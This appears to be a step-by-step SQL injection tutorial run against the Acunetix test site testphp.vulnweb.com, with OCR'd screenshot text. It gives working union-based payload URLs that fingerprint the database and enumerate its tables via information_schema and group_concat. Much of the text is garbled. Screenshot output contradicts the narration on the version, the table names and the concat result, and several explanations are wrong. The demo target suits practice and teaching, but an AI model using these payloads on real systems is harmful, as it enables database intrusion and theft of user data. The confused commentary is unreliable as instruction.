


Sql Injection Expolitation

Open given below targeted URL in the browser

<http://testphp.vulnweb.com/artists.php?artist=1>

So here we are going test SQL injection for “id=1”




Now use error base technique by adding an apostrophe (') symbol at the end of input which will try to break the query.

testphp.vulnweb.com/artists.php?artist=1'

In the given screenshot you can see we have got an error message which means the running site is infected by SQL injection.

In the given screenshot you can see we have got an error message which means the running site is infected by SQL injection.



Now using ORDER BY keyword to sort the records in ascending or descending order for id=1

`http://testphp.vulnweb.com/artists.php?artist=1 order by 1`




TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art <input type="text"/> <input type="button" value="go"/>	artist: r4w8173
Browse categories	<p>Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.</p>
Browse artists	
Your cart	
Signup	
Your profile	
Our guestbook	
AJAX Demo	

Similarly repeating for order 2, 3 and so on one by one

`http://testphp.vulnweb.com/artists.php?artist=1 order by 2`



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)



artist: r4w8173

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

`http://testphp.vulnweb.com/artists.php?artist=1 order by 4`

From the screenshot, you can see we have got an error at the order by 4 which means it consists only three records.

← ↻ ⚠ Not secure | testphp.vulnweb.com/artists.php?artist=1%20order%20by%204



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)


[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)
[PHP scanner](#)
[PHP vuln help](#)
[Fractal Explorer](#)



Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62

Click to add text

Let's penetrate more inside using union base injection to select statement from a different table.

```
http://testphp.vulnweb.com/artists.php?artist=1 union select 1,2,3
```

From the screenshot, you can see it is show result for only one table not for others.

[←](#) [↻](#) [⚠ Not secure](#) | testphp.vulnweb.com/artists.php?artist=1%20order%20by%201

TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

artist: r4w8173

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Now try to pass wrong input into the database through URL by replacing **artist=1** from **artist=-1** as given below:

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3
```

Hence you can see now it is showing the result for the remaining two tables also.

←

↺

⚠ Not secure | testphp.vulnweb.com/arti...

A

☆

⚙

|

☆

📁

↓

acunetix

acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home

|

categories

|

artists

|

disclaimer

|

your cart

|

guestbook

|

AJAX Demo

search art

go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer

artist: 2

3

view pictures of the artist

comment on this artist

Use the next query to fetch the name of the database

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3
```


From the screenshot, you can read the database name **acuart**




Next query will extract the current username as well as a version of the database system

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select
1,version(),current_user()
```

Here we have retrieve **5.1.73 0ubuntu0 10.04.1** as version and **acuart@localhost** as the current user

[←](#) [↻](#) [⚠ Not secure](#) | [testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,version\(\),current_user\(\)](#)



TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)

artist: **8.0.22-0ubuntu0.20.04.2**

[acuart@localhost](#)

[view pictures of the artist](#)

[comment on this artist](#)

Through the next query, we will try to fetch table name inside the database

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3
from information_schema.tables where table_schema=database() limit 0,1
```

From the screenshot you read can the name of the first table is **artists**.

← ↻ ⚠ Not secure | testphp.vulnweb.com/arti... A¹ ☆ + ⚙ | ☆ ≡ 📁 ⬇ ✓ 👤 ⋮

acunetix

acu art

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

artist: artists


3

[view pictures of the artist](#)

[comment on this artist](#)

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3
from information_schema.tables where table_schema=database() limit 1,1
```

From the screenshot you can read the name of the second table is **carts**.



Similarly, repeat the same query for another table with slight change

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select
1,table_name,3 from information_schema.tables where
table_schema=database() limit 2,1
```

We got table 3: **categ**

←

↺

⚠ Not secure | testphp.vulnweb.com/arti...

A

☆

⚙

|

☆

🔖

↓

👤

acunetix

acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home

|

categories

|

artists

|

disclaimer

|

your cart

|

guestbook

|

AJAX Demo

search art

go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

artist: categ

3

view pictures of the artist

comment on this artist

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 2,1
```

We got table 4: **featured**

←

↺

⚠ Not secure | testphp.vulnweb.com/arti...

A

☆

⚙

|

☆

📁

↓

👤

⋮

acunetix

acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home

|

categories

|

artists

|

disclaimer

|

your cart

|

guestbook

|

AJAX Demo

search art

go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

artist: users

3

view pictures of the artist

comment on this artist

Similarly repeat the same query for table 4, 5, 6, and 7 with making slight changes in LIMIT.

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 7,1
```

We got table 7: users

Not secure

testphp.vulnweb.com/arti...

A

acunetix

acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home

categories

artists

disclaimer

your cart

guestbook

AJAX Demo

search art

go

Browse categories

Browse artists

Your cart

Signup


Your profile

Our guestbook

AJAX Demo

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 8,1
```

Since we didn't get anything when the limit is set 8, 1 hence there might be 8 tables only inside the database.



the concat function is used for concatenation of two or more string into a single string.

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select
1,group_concat(table_name),3 from information_schema.tables where
table_schema=database()
```




TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

artist: uname,pass,cc,address,email,name,phone,card

3

[view pictures of the artist](#)

[comment on this artist](#)

From screen you can see through concat function we have successfully retrieved all table name inside the database.

Table 1: artist

Table 2: Carts

